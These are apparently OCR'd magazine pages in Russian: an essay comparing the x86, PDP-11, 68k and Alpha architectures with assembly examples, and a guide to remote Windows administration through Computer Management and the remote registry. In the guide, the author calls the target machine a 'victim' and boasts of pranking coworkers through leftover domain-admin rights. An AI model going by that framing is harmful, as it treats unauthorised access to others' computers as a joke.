ДНК-компьютеры, благодаря своей уникальной структуре, могут помочь и в деле расшифровки пока еще неизученных фрагментов ДНК живых организмов. Первым в мире ДНК-компьютером, разработанным специально для этой задачи, является Olympus, созданный японской компанией Olympus Optical в 2002 году. Эхуд Шапиро, один из ведущих экспертов по ДНК-компьютерам во всем мире, считает, что «несмотря на то, что сегодня наши машины могут работать лишь с искусственно синтезированными ДНК, недалек тот день, когда в качестве основы мы сможем использовать любые ДНК». Уже сейчас существуют модели, в которых все функции обработки данных, а также ввод и вывод информации выполняются исключительно посредством молекул ДНК.

# война миров

КАЖДЫЙ КУЛИК СВОЕ БОЛОТО ХВАЛИТ. КРОМЕ АРХИТЕКТУРЫ X86 НА СВЕТЕ ЕСТЬ КОМПЬЮТЕРЫ ПОСТРОЕННЫЕ И НА ДРУГИХ ИДЕОЛОГИЯХ.ОНИ НЕ ТАК ШИРОКО РАСПРОСТРАНЕНЫ, НО ЗНАТЬ О НИХ ВСЕ РАВНО НУЖНО!

**Крис Касперски**

➔ **«священные» войны** по поводу «x86 процессоры — дерьмо, xxx процессоры — rules» неприятны в первую очередь тем, что они унижают и дисквалифицируют x86-программистов в глазах всей остальной программистской общественности.

Причем, подавляющее большинство защитников x86 рхитектуры с представителями других процессорных семейств знакомы в лучшем случае понаслышке, а ее противники (львиную долю которых составляют поклонники pdp-11) склонны ухватываться за отдельные, непринципиальные архитектурные особенности, которые в x86 реализованы несколько иначе, чем в их любимом процессоре. В общем, аргументы обоих сторон носят глубоко необъективный и бездоказательный характер, сводящийся в основном к ругани и наездам в стиле: «мне пришлось как-то переносить форт с pdp-11 на i8086, причем последний я видел впервые… так от архитектуры i80x86 до сих пор тошнит (особенно по сравнению с pdp-11)» и «господи, до чего трудно было преодолеть рвотный барьер, осваивая после 5 лет работы на pdp-11 это интелевое смоляное чучелко :(. Кто работал на pdp-11, думаю, подтвердит».

Мыщъх'ем была предпринята попытка если не поставить точку в этом вопросе, то, по крайней мере, дать спорящим сторонам свежую пищу для размышлений (как знать, быть может после этого в конференциях вместо реплик «сам дурак» наконец-то зазвучат нормальные технические аргументы). Сразу оговорим, что ниже будут сравниваться исключительно программные модели нескольких наиболее ярких релизов процессоров. В первую очередь, это, конечно, pdp-11 — легендарнейших процессор всех времен и народов, породивший огромное количество клонов (и отечественные кальки к1801 в частности), многие из которых исправно работают и поныне. Затем серию процессоров 68k от motorola, известную в первую очередь по Эплам ранних моделей и едва не ставшую основной для ibm pc. Наконец, для полноты картины, мы рассмотрим процессоры семейства dec alpha. Мне могут возразить, что сравнивать альфу со всеми выше перечисленными процессорами не совсем корректно, поскольку он совсем из другой категории. Именно так! Но это лишь усиливает контраст! (Кроме того, альфа окутан таким количеством мифов, домыслов и легенд, что близкое знакомство с ним никому не помешает).

Сравнительный анализ охватывает как ключевые архитектурные концепции, так и индивидуальные непринципиальные архитектурные особенности, такие как, например, наличие в pdp-11 команды обнуления, отсутствующей в x86 и вынуждающей программистов использовать либо пересылку непосредственного нуля, либо логическую операцию «или исключающее и», что, с одной стороны, ничуть не ухудшает технические характеристики программы, но с другой — создает впечатления убогости конструкции.

➔ **отличительной особенностью x86** является чрезвычайно богатый набор машинных команд, количество которых в старших моделях Pentium'ов достигает пятисот, что значительно превышает количество команд во всех остальных популярных процессорах вместе взятых! Разумеется, само по себе число поддерживаемых машинных команд еще ни о чем не говорит, напротив, даже вызывает некоторые сомнения в их элегантности. Вспоминается анекдот десятилетней давности: встречаются как-то представители двух функционально одинаковых заводов, один из которых расположен в СССР, а другой в Японии. Вот японский представитель и говорит: «На моем заводе работают восемь человек». А русскому стыдно сказать, что у него работает целая тысяча, и он, слегка приукрашивая действительность, скашивает количество работающих до девяти. На следующий день заметно нервничающий японец спрашивает нашего: «Слушай, я всю ночь не спал, но так и не смог понять: что же у тебя девятый рабочий делает-то?».

Действительно, чтобы полноценно программировать на ассемблере x86, нужно очень многому научиться, и лишь немногим программистам удается удержать весь этот набор команд у себя в голове. Постоянными спутниками становятся тысячи страниц технической документации, и вместо того, чтобы сосредоточиться непосредственно на решаемой задаче, программист вынужден снова и снова штудировать многочисленные руководства, пытаясь разобраться, в какую же форму следует облечь свою программистскую мысль, чтобы донести ее до «тупой» машины. Ассемблерные программисты уже улыбнулись? И правильно! Ведь большая часть этих пятисот команд относится к векторной и мультимедийной обработке, то есть к прямо таки скажем весьма специфичным областям. Избыточность — она, конечно, карман не тянет (во всяком случае, карман программиста, про производителей процессоров мы намеренно не говорим), но вот многословность, обособленность и косность системы команд уродуют листинги только так! Вот только несколько примеров. Отсутствие адресации — память не позволяет обрабатывать переменные, находящиеся в ней, без пересылки их содержимого во временный регистр (и это при том, что количество регистров общего назначения в x86 процессорах крайне невелико). Команды x86 сопроцессора используют свои — причем крайне примитивные — способы адресации, а потому и синтаксически, и архитектурно обосабливаются от целочисленных команд, что существенно затрудняет как их изучение, так и работу с ними. Ряд машинных команд жестко связан со строго определенными регистрами, и за счет этого произвола многие из них практически полностью обессмысливаются (в частности, привязка счетчика цикла к регистру ECX/CX не позволяет реализовывать вложенные циклы). Наконец, раздельная адресация оперативной памяти и портов ввода/вывода…

Процессоры семейства PDP-11 и 68K обходятся значительно меньшим количеством команд,

причем удобство их ассемблера было столь велико, что позволяло ему на равных конкурировать с Си и другими языками высокого уровня. Теперь, конечно, программистские веяния изменились, и ассемблер неожиданно выпал из их внимания, но недостатки системы команд x86 процессоров тут совершенно ни при чем (хотя, некоторые и не разделяют такой точки зрения).

Ограниченный объем журнальной статьи не позволяет мыщъх'у рассказать о достоинствах и недостатках каждого из процессоров во всех подробностях, но это, собственно, и не нужно. Зачем жевать уже жеванное (мыщъх'и к жвачным животным не относятся!), когда табличный материал грызть намного удобнее! Перелопатив кучу страниц документации, мыщъх отделил зерна от плевел и складировал их посреди своей норы, получив в итоге очень внушительную (но легкоусвояемую) таблицу 1, готовую к непосредственному употреблению (желательно с пивом).

А после употребления пива посмотрим на примеры всем известной программы «Hello world» на разных ассемблерах:

**«Hello world» на x86 ассемблере**

```
/*
 * Hello World in gas/NetBSD
 * AT/T-Syntax
 *
 * Compile:
 * gas hw.s
 * ld -s -o hw a.out
 */
.data
msg:
  .string "Hello World\n"
len:
  .long . - msg
.text
.globl _start
_start:
  push $len                /* Laenge */
  push $msg                /* Adresse */
  push $1          /* Stdout */
  movl $0x4, %eax          /* write */
  call _syscall
  addl $12, %esp /* Stack bereinigen */
    push $0
  movl $0x1, %eax          /* exit */
  call _syscall
  _syscall:
  int $0x80
  ret
```

**«Hello world» на PDP ассемблере**

```
;; Hello world in MIDAS
titlehello
start: .open       [.uao,,'tty ? 0 ? 0]
  .lose%lsfil
  move 1, [440700,,[asciz "Hello,
world"]]
loop ildb        2,1
  skipn2
.logou1,
.iot 2
  jrst loop
end
```

**«Hello world» на 68k ассемблере**

```
start:
  ; Message-String ausgeben
  move.l #msg,-(a7)
  move.w #9,-(a7)
  trap #1
  addq.l #6,a7
    ; auf Taste warten
  move.w #1,-(a7)
  trap #1
  addq.l #2,a7
    ; Programm beenden
  clr -(a7)
  trap #1
    msg: dc.b "Hello World",10,13,0
```

На этом наше историческое повествование про ассемблеры подходят к концу, а мы вспомним еще пару исторических моментов из жизни компьютеров

➔ **из глубины веков.** «THE IRONY IS THAT THE ORIGINAL INSTRUCTION SET WAS THEIRS, AND THE ORIGINAL MOTIVATION WAS THEIRS». MAZOR SAID. «ПО ИРОНИИ СУДЬБЫ, ЭТОТ ОСНОВОПОЛАГАЮЩИЙ НАБОР ИНСТРУКЦИЙ БЫЛ НЕ НАШ, КАК И ИСХОДНАЯ ПОСТАНОВКА ЗАДАЧИ». СТЕНЛИ МАЗОР.

Ругая Intel за уродливый (с их точки зрения!) набор инструкций, ее противники зачастую даже и не подозревают, что роль компании Intel в становлении x86 набора инструкций более чем скромна. Собственно, «зачастую» еще слабо сказано. Навряд ли хоть один из спорщиков об этом вообще знает! Но все по порядку…

…Давным-давно, когда славные шестидесятые уже подходили к концу, а кремниевая революция семидесятых еще и не думала начинаться, молодая и еще совсем не окрепшая компания Intel неожиданно для себя получила заказ от крупной (по тем временам) японской компании Busicom, поручившей парням из Intel разработку двенадцати микросхем для своих калькуляторов, которыми Busicom тогда занималась. Не то чтобы этот заказ воодушевил руководство Intel, которое прекрасно осознавало, что осуществить такой проект своими силами ей просто нереально, но в бизнесе главное «застолбить» за собой заказ, а там… Авось что-нибудь да придумаем! Собственно, так и произошло: ведущий сотрудник Intel примерно в это же самое время обнаружил, что новая метало-оксидно-кремниевая технология дает возможность разместить все компоненты центрального процессора на одной-единственной микросхеме. Сейчас это кажется очевидным, но тогда… Intel просто не поняла, что она изобрела, и, проявив чудовищную недальновидность, «слила» эту технологию окончательно замучившей ее Busicom, которая к тому времени уже, вероятно, и не надеялась получить свои микросхемы. В общем, вместо двенадцати заказанных микросхем Intel предложила сделать всего одну супер-микросхему, реализующую функции всех их. Такой поворот событий не очень-то обрадовал японцев (точнее — совсем не обрадовал). По началу они даже едва не отказались, но, хорошенько подумав, решили, что лучше синица в руке, и приняли работу.

Приблизительно в это же самое время до руководства Intel доходит, что было у них в руках и что они упустили. Все, что остается… «Лететь в Японию и вести с Busicom переговоры», выкупая у ошарашенных японцев только что проданный им чип… Впрочем, вернемся к непосредственному предмету нашего разговора — разработке системы команд для вновь созданного микропроцессора.

Система команд первого в мире микропроцессора, по-видимому, разрабатывалась двумя людьми, — собственно самим Тедом Хофом и присоединившимися к нему впоследствии Стенлом Мэйзором. Другие же источники утверждают, что она была естественным путем содрана с процессоров IBM и Digital. Что ж! Дотошным читателям еще во многом предстоит разобраться, мне же искать описание чипа Intel 4004 и скрупулезно сравнивать его с продукцией остальных компаний просто лень. Как бы там ни было, система команд Intel 4004 не имела будущего и в скором времени умерла: www.cs.cuw.edu/csc/csc425/4004card.html.

История x86 начала свой отсчет несколько позднее. Немногое подробности уцелели с той поры, — вот практически все, что мне удалось раскопать.

В том же 1969 году Intel получила заказ от техасской компании Computer Terminal Corporation (в последствии переименованной в Data-Point) на интегрирование разработанного ею процессора в кристалл кремния. Обратите внимание, — именно интегрирование, а отнюдь не самостоятельную разработку, как это было в случае с usicom. Другими словами, от Intel требовалось создать микропроцессор в полном соответствии со всеми предоставленными спецификациями, в которые, естественно, входило и полное описание набора машинных команд для терминала.

Используемая Data-Point система команд была… нет, не плохой, скорее, ее можно назвать примитивной, но для терминалов — вполне достаточной. Действительно, терминалы (даже интеллектуальные!) не особо-то притязательны, и излишняя элегантность и архитектурные изыски им абсолютно ни к чему. Сегодня, когда миллиарды транзисторов стоят дешевле качественных компьютерных корпусов (а не этих дребезжащих китайских жестянок), трудно поверить, что еще совсем недавно


за каждый транзистор приходилось платить, и железо с избыточной функциональностью просто не окупалось. Счетные задачи решал центральный процессор, установленный на главной машине. Терминал занимался лишь вводом и отображением данных, то есть обеспечивал то, что сегодня называется интерфейсом. Ну да, разумеется, никакой интерактивности (в сегодняшнем понимании этого слова) там и не ночевало, и основным средством общения с компьютером была командная строка. Соответственно, набор инструкций также был ориентирован на управление, а не на вычисления и математическую обработку. К тому же, поскольку программное обеспечение терминала, зашитое в его ПЗУ, не меняется каждый день, на удобство программирования терминального процессора всем было глубоко начхать, и никакой элегантности от его системы команд попросту не требовалось (кого из нас, сегодняшних, волнует система команд, ну, скажем, процессоров модема?).

Реализация микропроцессора заняла практически три года. Лучшие инженеры компании, увлеченные своими идеями, работали практически на пределе человеческих возможностей, отдавая процессору и дни, и ночи, и выходные. «Они являлись на работу к восьми утра и работали до шести вечера, забывая сделать перерыв на обед. Они просыпались задолго до восхода солнца, чтобы опробовать идею, внезапно пришедшую им в голову. Часто семьи разваливались». Когда же «младенец» наконец заработал, компания Data-Point переживала не лучшие времена и потому отказалась выплачивать положенную по контракту сумму, ссылаясь на то, что микропроцессор слишком медлителен и к тому же требует чрезмерно большого количества микросхем поддержки. В качестве отступного компании Intel были переданы все права на систему команд микропроцессора, — не слишком-то хорошее утешение, но все-таки лучше, чем совсем ничего.

Такой поворот событий, признаться, сильно озаботил Intel, и она начала продвигать микропроцессор 8008 (а именно такое обозначение он получил) собственными силами. И это, надо сказать, ей удалось! Новый чип нашел широкое применение не только в микроконтроллерах, но и в первых персональных компьютерах только-только начавших появляться к тому времени. Кстати, одна из распространенных легенд гласит, что первым персональным компьютером был «Альтаир», но это неправда! «Альтаир», основанный на 8080, появился несколько позднее. Его опередило больше количество микро-ЭВМ, и RGS-08 с «Марком» в частности. Конечно, это были очень и очень простые машины, основанные на 8008, который поддерживал набор из 45 команд и мог непосредственно адресовать аж 16 Килобайт (не улыбайтесь, — по тем временам эта величина была весьма нехилой).

Вот так, собственно, все и завертелось. Следующий микропроцессор, представленный Intel, — 8080 — не был, да и не мог быть подлинно революционным. Да, разработчики добавили тридцать новых команд, увеличили непосредственно адресуемое пространство до 64 Кб, кое-что исправили помелочи, но на принципиальное улучшение архитектуры они не отважились. Да и кому, собственно, принципиально новый процессор был нужен?

На базе 8080 процессора было собрано большое количество микрокомпьютеров, обросших за время своего существования большим количеством программного обеспечения. Операционная система CP/M, текстовой редактор WordStar, база данных dBase… Популярность этих программ была столь велика, что их веяния прослеживаются до сих пор! А потому всякая мысль об отказе обратной совместимости в последующих моделях процессоров представлялась руководству Intel и экономически, и политически убийственной, но… Они все-таки сделали это, благодаря чему все мы сидим под x86, а не решись инженеры Intel в свое время на достаточно рискованный шаг по усовершенство-

5

**PDP-11**
**серия 16-разрядных мини-ЭВМ компании DEC, серийно производимых и продаваемых в 70-х — 80-х гг. XX века. Серия PDP-11 была развитием серии PDP-8 из общей линейки компьютеров PDP**

**I8086**
**первый 16-битный процессор компании Intel, выпущенный 8 июня 1978 года. Процессор имел набор команд, который применяется и в современных процессорах, именно от этого процессора берет свое начало известная сегодня архитектура x86**

**DEC ALPHA**
**также известный как Alpha AXP, — 64-разрядный RISC микропроцессор, первоначально разработанный и произведенный компанией DEC, которая использовала его в собственной линейке рабочих станций и серверов. Микропроцессор был создан для компьютеров, которые придут на смену серии VAX и изначально поддерживал операционные системы VMS и DEC**

**(c) Wikipedia.org**

ванию архитектуры своего процессора, — его бы уже давно вытеснила Motorola 68K или DEC Alpha.

Новое детище — 8086, (кстати, на момент своего рождения заметно обогнавшее и время, и рынок) не обеспечивало прямой бинарной совместимости с 8080 (то есть не могло выполнять уже откомпилированные программы) и было совместимо лишь на уровне ассемблера (при наличии исходных текстов проблема переноса решалась простой перекомпиляцией). Система команд претерпела значительные изменения (не все из которых, впрочем, пошли ей на пользу), но вместе с дополнительными возможностями приобрела некоторую плебейскую разношерстность и печально известную сегментную модель памяти. «И откуда только появились эти чертовы сегменты?!», — вздыхали программисты начала восьмидесятых — конца девяностых. Неужто эти идиоты из Intel не могли придумать, как обойтись без них? Что ж, попробую ответить. Сегменты, собственно, и появились потому, что 8086 опередил свое время, ухитряясь адресовать аж 1 Мб памяти вместо «положенных» ему 64 Кб. Действительно, при побайтовой адресации памяти 16-битные указатели могут «бить» лишь в пределах одного 64 Кб блока, а ведь 8086 и был 16-разрядным! Можно, конечно, пойти на хитрость и адресовать память не байтами, а словами (и некоторые процессоры именно так и делают!), — тогда объем непосредственно адресуемой памяти возрастет до 128 Кб, но… Во-первых, это все равно не выход, а во-вторых, такое решение идет вразрез с требованием об обратной совместимости. Наконец, сам объем непосредственно адресуемой памяти, — каким бы большим он ни был, — еще ничего не дает! И чтобы им эффективно воспользоваться, необходимо иметь как минимум возможность создания перемещаемых программ, — то есть, попросту говоря, уметь загружать программу в любое место памяти. Многие микрокомпьютеры начала восьмидесятых (в том числе и те, что были собраны на базе 8080) выделяли программам фиксированные участки памяти, и потому загрузка нескольких программ становилась весьма проблематичной. (В частности, «Stealth»-отладчики тех лет грузили себя в буфер экранной памяти, отъедая несколько нижних строк, и, естественно, код отладчика отображался на терминале в виде бессмысленного мусора, зато такой отладчик не конфликтовал с программами!). К более подробному обсуждению преимуществ и недостатков сегментной модели памяти мы еще вернемся, а пока же заметим лишь то, что сегментная организация памяти намного удобнее страничной адресации, используемой в машинах типа PDP-11 и намного дешевле 32-разрядных указателей, используемых в процессорах типа 68K **C**

ЭТО ВЕДЬ ДЕЙСТВИТЕЛЬНО ТАК — X86 ОБЛАДАЕТ САМОЙ ИДИОТСКОЙ АРХИТЕКТУРОЙ И САМЫМ НЕЛЕПЫМ НАБОРОМ КОМАНД ИЗ ВСЕХ НЫНЕ СУЩЕСТВУЮЩИХ ПРОЦЕССОРОВ. ТАК ЧТО ЖЕЛАНИЕ ИЗУЧИТЬ ЕГО ДОСКОНАЛЬНО КАЖЕТСЯ МНЕ ВЕСЬМА СОМНИТЕЛЬНЫМ
V. S. LUGOVSKY AKA MAUHUUR

**Сводная таблица сравнительной элегантности программной модели различных процессоров**

| | x86 | PDP | 68k | DEC Alpha |
|---|---|---|---|---|
| Основные характеристики | | | | |
| **Тип процессора** | CISC | CISC | CISC | RISC |
| система команд | | | | |
| **Система команд** | безоперандная, одно- и двухоперандная | безоперандная, одно- и двухоперандная | безоперандная, одно- и двухоперандная | безоперандная, одно-двух- и трехоперандная |
| **Размер машинной команды** | от 1 до 16 байт | 1,2 или 3 слова | от 1 до 12 слов | одно двойное слово |
| **Типы команд** | пересылки данных, арифметические, логические, управления, системные | пересылки данных, арифметические, логические, управления, системные | пересылки данных, арифметические, логические, управления, системные | пересылки данных, арифметические, логические, управления, системные |
| **Система кодировки машинных команд** | синтаксис команд чрезвычайно сложен, — инструкции имеют переменную длину и множество факультативных контекстно-чувствительных полей | синтаксис команд чрезвычайно прост, логичен, интуитивно понятен | синтаксис команд довольно сложен, инструкции имеют переменную длину и множество факультативных контекстно-чувствительных полей | синтаксис команд упрощен до предела |
| **Система кодировки оптимизирована** | по компактности | по скорости выполнения и легкости чтения в машинных кодах | неоптимизирован | по скорости выполнения в ущерб компактности |
| **Параллелизм** | параллелизм не заложен явно, более того, система команд всячески препятствует созданию суперскалярпроцессоров | параллелизм не заложен явно, но создание суперскалярных процессоров в данной системе команд осуществляется легко | параллелизм не заложен-явно, более того, система команд всячески препятствует созданию суперскалярных процессоров | параллелизм не заложен явно, но система команд оптимизирована под параллельное исполнение |
| **Выравнивание** | наличие команд длиной в байт, вызывает проблемы с выравниваем кода | все команды кратны размеру слова и потому всегда выровнены | все команды кратны размеру слова и потому всегда выровнены | все команды равны длинному слову и потому всегда выровнены |
| **Происхождение набора команд** | насильно навязан Data Point, заказавший Intel разработку чипа для своих терминалов. Стремление руководства Intel обеспечить обратную совместимость процессоров последующих поколений с неизбежностью привела к отказу от лучших решений в пользу уже имеющихся | оригинальный набор, разработанный без учета обратной совместимости, что превратило PDP-11 в могильщика огромного количества ранее написанного программного кода, и причем очень хорошего | базирующийся на PDP-11, но существенно пересмотренный и переработанный набор команд | нет данных (по-видимому, оригинальная разработка DEC) |
| стековые операции | | | | |
| **Поддержка стека** | один стек | много | много | — |
| **Поддержка очередей** | отсутствует | ● | ● | — |
| процедурные средства | | | | |
| **Команды вызова процедур** | частично — адрес возврата всегда заносится на вершину стека, параметры передаются вручную | ● | адрес возврата может быть сохранен где угодно, аргументы могут передаваться как вручную, так и автоматически | — |
| **Манипуляции с кадром стека** | ● | — | ● | — |
| **Возврат с автоматическим закрытием кадра стека** | ● | ● | ● | — |
| команды пересылки | | | | |
| **Пересылка групп регистров** | ограничено (только в стек) | — | ● | — |
| **Пересылка данных периферийным устройствам** | ● | ● | ● | — |

| | | | | |
|---|---|---|---|---|
| **Пересылка непосредственных данных** | ● | ● | ● | ● |
| команды обмена | | | | |
| **Обмен регистров** | ● | — | ● | — |
| **Обмен ячеек памяти** | — | ? | ● | — |
| циклы | | | | |
| **Поддержка циклов** | весьма ограниченная, — поддерживается лишь цикл, стремящийся к нулю, причем счетчик цикла жестко привязан к регистру ECX/CX. Команда цикла исполняется крайне неэффективно и ее использование не рекомендуется | поддерживается цикл, стремящийся к нулю, счетчик которого может находится в любом регистре или ячейке памяти | отсутствуют | отсутствуют |
| **Байтовые операции** | расширение, извлечение 0 и 1 байта из некоторых регистров, (в MMX: …) | перестановка байтов логична, интуитивна | | попарное сравнение, извлечение, вставка (!), маскирование, заполнение |
| **Разбить длинное слово, хранящееся в регистрах на байты** | — | — | ● | — |
| битовые операции | | | | |
| **Подсчет кол-ва битов и др. битовые команды** | — | — | — | ● |
| часто используемые математические операции | | | | |
| **Команда очистки** | отсутствует, используется команда пересылки | ● | ● | отсутствует, но может читаться «черная» дыра |
| **Команда обращения знака** | — | ● | ● | — |
| прочие архитектурные особенности | | | | |
| **Встроенные средства отладки** | есть, начиная с Pentium, чрезвычайно богатые | зачаточные | зачаточные | зачаточные |
| **Мониторинг производительности** | есть, расширенный | — | — | есть: счетчик циклов |
| **Команды предвыборки** | «ручная», начиная с P-III и Athlon, и автоматическая, начиная с P-4 | — | — | ● |
| **Возможность заливки собственных микропрограмм** | — | — | — | ● |
| выводы | | | | |
| **Субъективные впечатления от удобства программирования на ассемблере** | очень развитая система команд, работать с ним легко, приятно и удобно, за исключением незначительных заморочек с отсутствием адресации память-память и жесткой привязки к регистрам в командах IN, OUT, MUL и DIV | очень элегантный чрезвычайно удобный в работе ассемблер, «делающий» x86 уже за счет развитой системы адресации | ликвидирует слабые места PDP и обладает практически всеми приятностями x86 | крайне обедненный ассемблер, ручная работа на котором превращается из удовольствия в рутину, тем не менее, в нем нем есть свое очарование, за которое его можно полюбить… |
| **Богатство сопроцессора** | чрезвычайно богатый набор команд, включая всю тригонометрию и еще много чего | — | богатый набор команд | минимальный набор команд |

# Soft

## admining


НАСТРОЙКА FIREWALL. ПРОДОЛЖЕНИЕ

МИХАИЛ ФЛЕНОВ
(HTTP://WWW.VR-ONLINE.RU)

→ **права доступа.** Прежде чем начать рассматривать удаленный контроль, необходимо определиться с правами доступа. Если у тебя сеть построена на основе контроллера домена Windows NT/2000/2003, то по умолчанию администратор домена имеет права локального администратора на всех компьютерах сети. Хочешь убедиться?

Если у тебя есть доменная сеть, то запусти на своем компьютере оснастку «Управление компьютером» (Computer Management). Это можно сделать из «Панель управления» → «Администрирование» или просто щелкнув правой кнопкой по «Мой компьютер» и выбрав меню «Управление» (Manage). Здесь в дереве объектов слева выбери раздел «Управление компьютером → Служебные программы → Система → Локальные пользователи и группы → Группы» (Computer management → System tools → Local Users and Groups → Groups). Справа должен появиться список всех групп. Щелкни в нем дважды по группе «Администраторы» (Administrators) и здесь в списке ты увидишь помимо своей учетной записи (если ты, конечно, локальный админ) еще и администраторов домена.

Просмотр групп пользователей через оснастку «Управление компьютером»



Что дают права «локального бога» администраторам домена? Они имеют полный контроль над твоей машиной (дальше мы это увидим). Если ты не хочешь, чтобы без твоего ведома у тебя в машине кто-то ковырялся, срочно удали администраторов домена из группы «локальных богов». Если ты сам «бог» своей сети, то должен контролировать, чтобы пользователи не выкинули тебя из локальных администраторов на своих компьютерах.

Если доменной сети нет, то для удаленного управления необходимо знать пароль администратора компьютера, которым ты хочешь управлять. Теперь, чтобы коннект прошел удачно, установи себе этот же пароль, иначе могут быть проблемы с соединением.

Внимание! У тебя должен быть Windows из серии сервера или Professional. В Windows XP Home Edition работа в домене заблокирована. Я слышал, что умельцы, вроде бы, вводили Windows HE в домен, но сам не пробовал, поэтому подтвердить эту информацию не могу.

Итак, чтобы можно было удаленно управлять чужой тачкой, у тебя должно быть одно из двух:

1. Ты должен быть администратором домена, и при этом на удаленной машине ты «локальный бог».
2. Ты знаешь пароль админа жертвы и установил себе такой же.

Если хотя бы одно из этих условий выполнено, удаленный контроль будет возможен.

→ **реестр.** Одна из частых задач, с которой приходиться сталкиваться администратору — это правка реестра и управление правами доступа к нему. Чтобы подправить реестр, совсем не обязательно подключаться к удаленной машине. Достаточно запустить regedit на своем компьютере и выбрать меню «Подключить сетевой реестр» (Connect Network Registry) из меню «Файл» (File). Перед тобой появиться окно, в котором можно выбрать компьютер, реестр которого ты хочешь подключить. Введи имя компьютера в большое окно ввода и нажми OK. Если у тебя есть нужные права, и имя введено правильно, то в окне regedit появится еще одна корневая ветка, в которой будет реестр удаленной тачки.

Теперь управляем удаленным реестром так же, как и своим собственным. Не знаю, почему многие запускают для правки реестра RAdmin, когда проблема решается намного проще и с большой экономией трафика.

→ **полный контроль.** Для управления собственным компьютером мы используем оснастку «Управление компьютером» (Computer Management), но многие почему-то не знают об этом. Через эту оснастку также можно подключиться к машине пользователя и управлять ей, как своей собственной. Выполняем следующие действия:

1. Запусти оснастку;
2. Выбери в дереве объектов первый пункт — «Управление компьютером» (локальный);
3. Выбкри меню «Действия → Подключение к удаленному компью-

теру» (Action → Connect to another computer).

Если второе действие не выполнить, то меню, описываемое в третьем действии, не будет доступно!

Появится окно подключения к компьютеру. Здесь два переключателя — локальный компьютер и удаленный. Выбери второй вариант и введи имя компьютера. Если у тебя достаточно прав, то подключение пройдет удачно.

➔ **просмотр событий.** Что мы можем теперь делать? Да все то же самое, что и с локальным компьютером. Допустим, что тебе звонит блондинка… Стоп, не будем переходить на личности, ведь далеко не все блондинки такие, как в анекдотах. У меня жена тоже блондинка… Но тут я уж точно промолчу.

Короче, тебе звонит пользователь (пол и цвет волос не уточняем), который не дружит с английским и сообщает, что Windows или другая программа проматерилась на английском. Попытки пользователя прочитать сообщение не приводят ни к чему хорошему. Ну да ладно, подключаемся с помощью оснастки «Управление компьютером» и смотрим системные сообщения в ветке событий «Служебные программы → Просмотр» (System tools → Event Viewer). Здесь есть три подраздела:

1 Приложения (Application) — здесь различные приложения оставляют свои предупреждения и сообщения об ошибках.

2 Безопасность (Security) — здесь система осуществляет свои сообщения, касающиеся безопасности — смена паролей, блокировки и так далее. Если пользователь не может войти в свой компьютер, то подключись и посмотри сообщение в журнале безопасности. Возможно, сообщения помогут тебе быстро решить проблему, а заодно и сэкономить тонну трафика.

3 Система (System) — здесь система оставляет свои сообщения. По моим наблюдениям, сообщения в основном помещаются сюда на этапе загрузки ОС, но могут попадать и во время работы.

В Windows 2003 может быть больше разделов. Например, если у тебя установлена репликация, DNS и активная директория, то появятся соответственно разделы File Replication Service, DNS Server и Directory Service.

➔ **управление шарами.** Для удаленного управления шарами нам снова понадобится оснастка «Управление компьютером». Раскрой ветку «Служебные программы → Общие папки» (System tools → Shared Folders). Здесь находится три папочки:

1 Общие ресурсы (Shares) — открытые ресурсы (папки или диски). Чтобы закрыть какой-то из ресурсов, который пользователь открыл по своей оплошности, щелкни по нему правой кнопкой мыши и выбери в появившемся меню Stop sharing. Если необходимо открыть какой-то ресурс для пользователей, снова щелкаем правой кнопкой и выбираем пункт меню New share. При этом в списке шаров не должно быть ничего выделенного. Только не забудь, что ты подключен к чужому компьютеру, и необходимо указывать корректный путь именно для него.

2 Сеансы (Session) — здесь можно промониторить, кто сейчас подключен к данному компьютеру и сколько ресурсов открыто.

3 Открытые файлы (Open files) — здесь нам покажут, какие именно файлы или папки открыты и каким пользователем.


Управление шарами можно использовать не только для контроля открытых ресурсов в твоей локальной сети, но и для просмотра того, кто и что открывает на твоем компьютере. Ты хоть иногда следишь за открытыми шарами? Нет? А зря. У меня на работе админ такой же растяпа. Мне как программеру необходимы права «бога» в домене, чтобы я мог управлять пользователями напрямую, а у нашего админа администраторы домена не отключены из «локальных богов». Поэтому я иногда прикалываюсь. Конечно, чужой диск я не просматриваю, потому что не имею такой дурной привычки, но поле деятельности для шуток достаточно большое.

